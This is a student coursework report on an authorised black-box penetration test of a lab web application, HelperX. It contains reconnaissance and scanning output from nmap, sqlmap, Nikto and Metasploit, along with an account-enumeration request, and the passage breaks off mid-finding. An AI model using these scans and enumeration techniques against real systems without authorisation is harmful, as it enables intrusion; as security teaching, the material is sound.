Coursework Submission for CSN 10107/10407

Edinburgh Napier University 2021-2022 Trimester 2

Jacob Connell

40343979

4379 Words

(Limit 4,000 +/-10%)

May 2022

1. INTRODUCTION

This report features a literature review on the recent research and techniques in web application penetration testing and frameworks. Following this, the extent of a complete penetration test of a development web application. Treated as a black-box test, featuring methodology, full technical findings, and analysis a strict process will be adhered to. Samples of communications are provided between the tester and the subject organisation. The penetration test will be completed under the demise of 'HeyCyber', an externally hired contractor for this sole purpose.

A brief review of published works looks at recent developments in publications for the penetration testing of web applications, assuming a basic knowledge of common web application security vulnerabilities. This includes popular open-source frameworks, more recently developed methodology proposals and evaluation techniques. Penetration testing depends highly on the scope, skill level of the testers and the access provided by the client.

2. LITERATURE REVIEW

There is a limited selection of effective testing frameworks that focus on the whole penetration test rather than solely vulnerability analysis and remediation. While several papers outline automated methods of white-box testing or source code review, the focus here remains on black-box testing.

Vithanage & Jeyamohan (2016) propose an automated tool, WebGuardia, to detect 5 of the topmost web vulnerabilities. While not extremely extensive and still will require a significant amount of manual or alternative testing, this tool shows in their testing, a significantly higher accuracy than alternative automated methodologies, including OWASP ZAP. While promising, its limitation of vulnerabilities and lack of other supporting studies with this implementation highlight key areas for concern and the need for further development.

Soleimani et al. (2018) propose a tool to detect vulnerabilities using information flow within client-server interactions. Their model analyses requests and responses from the server via a proxy. The author's testing significantly improves false negatives over other leading tools.

Bozic et al. (2020) profile an approach for well-known attacks combined with a test system using ontologies to create test cases and verify the results. The model requires a high level of analysis to generate the attack vectors. While possibly effective at developing tailored cases to the underlying system with common attacks, it involves foreknowledge of the system, making it extremely difficult to implement in a black box penetration test.

Dalalana Bertoglio & Zorzo (2017) conducted a thorough and quantified analysis of popular application testing frameworks, finding the outcome to emphasise PTES (PTES Team, 2014) and OWASP's web testing guide. PTES is a guideline to follow during a penetration test process, focusing on organisations in a holistic sense and covering only limited vulnerabilities in web applications. While it's not been updated significantly, its core process is still commonly referred to in literature (van den Hout, 2019).

OWASP's Web Testing Guide (OWASP Foundation, 2020) is one of the most used and up-to-date web application frameworks. The methodology highlights thoroughly the steps that should be taken in development and testing. While extremely comprehensive and used by organisations worldwide, this methodology relies significantly on manual testing of the web application. While it does encourage tools, such as OWASP ZAP and Metasploit, the testing framework requires a great deal of knowledge and experience when completing the extensive analysis. Its popularity speaks for many organisations; however, this framework is time and resource intensive.

Bolli et al. (2022) outline their proposal for OWSAF, a web application framework based on open-source bash tools using a YAML configurable setup. This framework appears to focus predominantly on automatic detection of vulnerabilities and misconfigurations. There is little in-depth detail about the processes to undertake, nor the requirement for manual validation of the highlighted vulnerabilities. This framework relies too heavily on the output of automated tools for vulnerability detection. While useful for continuous and quick checking, manual analysis of individual results has proven invaluable to penetration testing (Shah & Mehtre, 2015).

As a dated comparison, ISSAF (Rathore et al., 2006) is a more general penetration testing framework covering several scenarios. Ranked similarly to OWASP's framework by Shanley & Johnstone (2015), it has some advantages; however not being a community involved framework and lacking an update since 2006, it appears to have quickly been outdated with limited reference to current tools and threats. Given its limitations without an update, there is not much to rank this penetration framework on.

Raj & Walia (2020) discuss Metasploit[1], one of the world's most popular open-source tools for penetration testing. They find the framework to be an extremely effective tool in testing; its modularity and upgradeability make it adaptable to many systems and situations. While a praised tool, Metasploit lacks any penetration testing methodology or structure of risk analysis, unlike other common testing frameworks.

Similarly to Metasploit, Duc Thai et al. (2019) and (Jain & Jain, 2019) propose frameworks aimed at black-box automated scanning tools in the form of plugins to generate automated results from web application analysis. These tools appear to be promising, at least in the initial stages of penetration testing. This, however, is limited more as a vulnerability assessment and would still require manual analysis for exploitation and further intrusion. While using a multiplex of tools, there is no unified process for rating the risk of these vulnerabilities. A benefit of running tools in this form of engine would surely be the digestion of discovered information by each instrument in the flow.

Defined by NIST (Scarfone et al., 2008) and PCI (PCI, 2008) frameworks, CVSS plays a vital role in vulnerability assessments and prioritisation for response teams. Spring et al. (Spring et al., 2021) emphasised the issues with mistaken use cases for the CVSS scoring system. Vulnerabilities are given a technical severity with CVSS, while many mistakes this as a risk score. The risk should consider impact and likelihood, as discussed by OWASP (OWASP & Williams, 2014). OWASP's method implements the use of its own risk scoring system to complement the CVSS severity rating. A technically severe vulnerability may have a low-risk rating due to its presented context or the

[1] https://www.metasploit.com

impact it will cause. As a result, Spring et al. propose SSVC (Spring et al., 2020) to incorporate context, as do OWASP.

Recent publications discuss and demonstrate only a handful of examples from the OWASP Top ten[2]. There is still no one tool for this role nor a perfect framework that can provide guidance holistically for each environment. The simplicity of vulnerabilities discussed and present in the top ten, highlights how typical it is for developers to overlook these simple vulnerabilities such as XSS, CSRF, command injection and missing authorisation checks.


To conclude this literature study, there are two motivations for the rapid development of web application security testing: time and money. As a result, several recent papers aim to develop low resource, automated testing methodologies. It's clear frameworks such as NIST and OWASP are tried and tested by the community, analysed in most papers; however, they're expensive to implement and require several resources. Using automated approaches is a good starting point; however, it's no substitute for manual analysis and post-exploitation. Furthermore, many of the proposed methodologies discussed are bespoke to a specific model or language of a web application, while broader and more detailed frameworks such as OWASP fit a wide range of applications.

[2] https://owasp.org/www-project-top-ten/

3. ANALYSIS METHODOLOGY

This test follows the full OWASP Web Testing Framework (OWASP Foundation, 2020) methodology for the subject web application analysis and the suggested tools from within the framework. Following the road map outlined in Figure 1 - Process Roadmap

Following the literature review, findings will be categorised using CVSS for severity. At the same time, the customised risk to the organisation will be analysed using OWASP's risk rating framework, categorised into Note, Low, Medium & High.



Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Figure 2, this technical report will briefly discuss the analysis methods and the highlighted findings. The scope of this test focuses solely on the application Helper-X and associated services. The tools in use are those recommended for analysis by OWSAP and, where applicable, have been named for information in the following stages.





Figure 1 - Process Roadmap

Following the literature review, findings will be categorised using CVSS for severity. At the same time, the customised risk to the organisation will be analysed using OWASP's risk rating framework, categorised into Note, Low, Medium & High.




Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Figure 2 - OWASP Risk Matrix (OWASP & Williams, 2014)

Passive reconnaissance involved the learning of application structure and the communications involved. This was monitored with Wireshark and BurpSuite. Active reconnaissance can be observed in the information gathering phase involving the active probing of services using the tools outlined.


i. Fingerprint Server

1. *The initial stage of information gathering involved running basic* telnet *commands to the client to begin to fingerprint and identify running services.*




```
Break me
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 24 Mar 2022 11:04:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 166
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
Connection closed by foreign host.

┌──(user㉿kali)-[~]
└─$ 
```

2. Nmap *was then utilised for scripting and version scans to uncover further information about the target. It revealed the open ports, web service and running operating system.*



```
┌──(user㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.38.8
[sudo] password for user:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-24 11:02 GMT
Nmap scan report for 192.168.38.8
Host is up (0.00080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=3/24%OT=80%CT=1%CU=38761%PV=Y%DS=2%DC=I%G=Y%TM=623C4FD
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=108%TI=Z%II=I%TS=A)OPS(O1=M5
OS:B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O
OS:6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%D
OS:F=Y%T=3F%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=3F%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.13 seconds
```


3. *Metasploit confirmed the only open port via Metasploit's open port scan.*




```
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 1.
[+] 192.168.38.8:         - 192.168.38.8:80 - TCP OPEN
[*] 192.168.38.8:         - Scanned 1 of 1 hosts (100% complete)
msf6 auxiliary(scanner/portscan/tcp) > 
```

ii. Enumerate Applications

1. *Nmap scripting was utilised to scan the running web service.*




```
└─$ nmap 192.168.38.8 -p 80 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-10 22:37 GMT
Nmap scan report for 192.168.38.8
Host is up (0.00094s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds
```




```
Service detection performed. Please report any incorrect results at htt
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds

┌──(user㉿kali)-[~]
└─$ nmap 192.168.38.8 -p 80 -sC
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-10 22:38 GMT
Nmap scan report for 192.168.38.8
Host is up (0.00088s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-robots.txt: 1 disallowed entry
|_/IntroductionaryProjectLecture/attendees.xlsx
| http-title: HelperX
|_Requested resource was http://192.168.38.8/login

Nmap done: 1 IP address (1 host up) scanned in 3.52 seconds

┌──(user㉿kali)-[~]
└─$ 
```

2. *SQLMap was pointed at the sever to assess any database service running. A recent version of MySQL was detected running a coursework database.*



```
NULL-- -
---
[19:33:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL ≥ 5.6
[19:33:58] [INFO] fetching database names
available databases [2]:
[*] coursework
[*] information_schema

[19:33:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 18 times
[19:33:59] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/192.168.38.8'
[19:33:59] [WARNING] your sqlmap version is outdated

[*] ending @ 19:33:59 /2022-03-15/


┌──(user㉿kali)-[~]
└─$ 
```


3. *Nikto analysed the server from a general perspective, highlighting XSS and CSRF protection issues. It highlights suggested pages or directories worth exploring as well as configuration issues.*



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.38.8
+ Target Hostname:    192.168.38.8
+ Target Port:        80
+ Start Time:         2022-03-24 10:46:20 (GMT0)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ Cookie XSRF-TOKEN created without the httponly flag
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Root page / redirects to: http://192.168.38.8/profile
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/IntroductionaryProjectLecture/attendees.xlsx' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "172.17.0.2".
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /register/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ Retrieved access-control-allow-origin header: *
+ 7916 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2022-03-24 10:48:13 (GMT0) (113 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


      *********************************************************************
      Portions of the server's headers (nginx/1.18.0) are not in
      the Nikto 2.1.6 database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)? 
```


iii. Fingerprint Application Framework

1. *The tool WhatWeb was utilised to gather service info within responses and discover platform details.*



```
┌──(user㉿kali)-[~]
└─$ whatweb -a4 192.168.38.8                                                                                     130 ⨯
http://192.168.38.8 [302 Found] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[laravel_session], IP[
192.168.38.8], Laravel, Matomo, Meta-Refresh-Redirect[http://192.168.38.8/profile], RedirectLocation[http://192.168.38.8/profile], Title[Redirecting to http://192.168.38.8/profil
e], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], nginx[1.18.0]
```


2. *Cookies set from the web application indicate it's running a Laravel framework*



Name	Value
laravel_session	eyJpdiI6IjRkK2p0STdEV
XSRF-TOKEN	eyJpdiI6IitPenJlVTV6Vk

iv. Discover Application


1. *Further Nmap scripts were run against the target to confirm the HTTP methods enabled.*



```
—$ nmap -p 80 --script http-methods --script-args http-methods.url-path='
tarting Nmap 7.91 ( https://nmap.org ) at 2022-03-24 13:16 GMT
map scan report for 192.168.38.8
ost is up (0.0018s latency).

ORT    STATE SERVICE
0/tcp open  http
 http-methods:
   Supported Methods: GET HEAD OPTIONS
_  Path tested: /index.php

map done: 1 IP address (1 host up) scanned in 14.85 seconds

—(user㉿kali)-[~]
—$ 
```

v. Identity Management Testing

1. *Spidering the site as both an authenticated and unauthenticated user using* OWASP ZAP *revealed several vulnerabilities and reports on accessible pages via the site tree.*



```
Alerts (8)
  Application Error Disclosure
     GET: http://192.168.38.8/js/plugins/jquery.c
  Cross-Domain Misconfiguration (4)
  Vulnerable JS Library (2)
     GET: http://192.168.38.8/js/core/jquery.mir
     GET: http://192.168.38.8/vendor/jquery/jqu
  Absence of Anti-CSRF Tokens (7)
  Cookie No HttpOnly Flag (13)
  Cookie Without SameSite Attribute (26)
  Information Disclosure - Suspicious Comments
  Timestamp Disclosure - Unix (202)
Alerts ⚑0 ⚑3 ⚑3 ⚑2 Primary Proxy: localhost:8081
```

2. *Using* Burpsuite *to monitor the registration process, anyone can register without verifying their email address.*

vi. Authentication Testing

1. *There appears to be no lockout of the user login or a strong password policy for user registration. The security question is restricted, and limited answers are provided.*


vii. Authorisation Testing

1. *Local file inclusion was detected in the preview files API, taking untrusted data from the user without any authorisation check.*

viii. Session Management

1. *CSRF cookies were observed in network transmissions, as were session cookies. The cookies were insecure, and the CORS policy insufficient.* OWASP ZAP *also flagged this.*
2. *A* manual test *was implemented for XML and SQL injectable fields due to the low number identified in threat modelling. Weaknesses were identified.*

ix. **Error handling**

1. *Visible error messages and stack traces reveal information about the system during automated web attacks.*
2. *HTTP fuzzing using* BED *revealed no configuration errors.*
3. 

```
┌──(user㉿kali)-[~]
└─$ bed -s HTTP -t 192.168.38.8 -p 80

BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

+ Buffer overflow testing:
                testing: 1      HEAD XAXAX HTTP/1.0     ...........
                testing: 2      HEAD / XAXAX    ...........
                testing: 3      GET XAXAX HTTP/1.0      ...........
                testing: 4      GET / XAXAX     ...........
                testing: 5      POST XAXAX HTTP/1.0     ...........
                testing: 6      POST / XAXAX    ...........
                testing: 7      GET /XAXAX      ...........
                testing: 8      POST /XAXAX     ...........
+ Formatstring testing:
                testing: 1      HEAD XAXAX HTTP/1.0     .......
                testing: 2      HEAD / XAXAX    .......
                testing: 3      GET XAXAX HTTP/1.0      .......
                testing: 4      GET / XAXAX     .......
                testing: 5      POST XAXAX HTTP/1.0     .......
                testing: 6      POST / XAXAX    .......
                testing: 7      GET /XAXAX      .......
                testing: 8      POST /XAXAX     .......
```

x. Business Logic Testing

1. *Users can bypass business logic by manipulating web requests by assigning a student to another student instead of a supervisor due to insufficient validations.*

As a result of this analysis, the following conclusions have been made. This is a PHP web application built with the Laravel framework on an Ubuntu web server using Nginx. The server has very few ports open, namely only one for HTTP communications. An open version of MySQL runs on the server with a database named 'coursework'.



Several files and directories have been located via spidering, and some clear and initial vulnerabilities in the web application, such as the no-account verification process and a weak password reset/security question process. The extent of these weaknesses and further findings will be discussed below.

The analysis of version methods identified the following critical vulnerabilities that may be exploitable on this server which will need to be confirmed: CVE-2019-11043; CVE-2021-23017


4. FINDINGS


This section will discuss the findings of varying severity limited to the resource agreement set out in the pre-engagement phase to the scope of 12 confirmed vulnerabilities. These findings include the confirmation and exploitation of vulnerabilities and any post-exploitation actions and analysis.

To provide increased accuracy and uniformity in industry, severity has been calculated using the CVSS-3[3] framework and OWASP risks will be used for the perspective of this web application. Where appropriate, recommendations have been made to resolve these issues. Common Weakness Enumeration[4] (CWE) has been used to highlight specific issues.




HCR-N001 – Observable Discrepancy – User Account Validation	
Risk Rating (OWASP)	Medium (Likelihood: 6.75; Impact: 2.5)
Severity Rating (CVSS)	Medium - CVSS-5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Reference(s)	CWE-204
Observations	The forgotten password form can be used to query the existence of users via email. This can assist attackers in online password attacks, notably if an account is confirmed that is identified within a password dump. Using a publicly available list of staff email addresses[5], it was possible to confirm the existence of several accounts using BurpSuite that were previously unknown.  Request GET /forgot?email=b.buchanan%40napier.ac.uk HTTP/1.1 Host: 192.168.98.8 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://192.168.98.8/forgot Cookie: XSRF-TOKEN=[illegible]; laravel_session=[illegible] Upgrade-Insecure-Requests: 1 Response HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Cache-Control: no-cache, private Date: Sat, 09 Apr 2022 14:43:36 GMT Set-Cookie: XSRF-TOKEN=[illegible] Set-Cookie: laravel_session=[illegible] X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Content-Length: 5573 <!DOCTYPE html> <html lang="en"> <head> <title> HelperX </title> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-sc  Payload Options [Simple list] This payload type 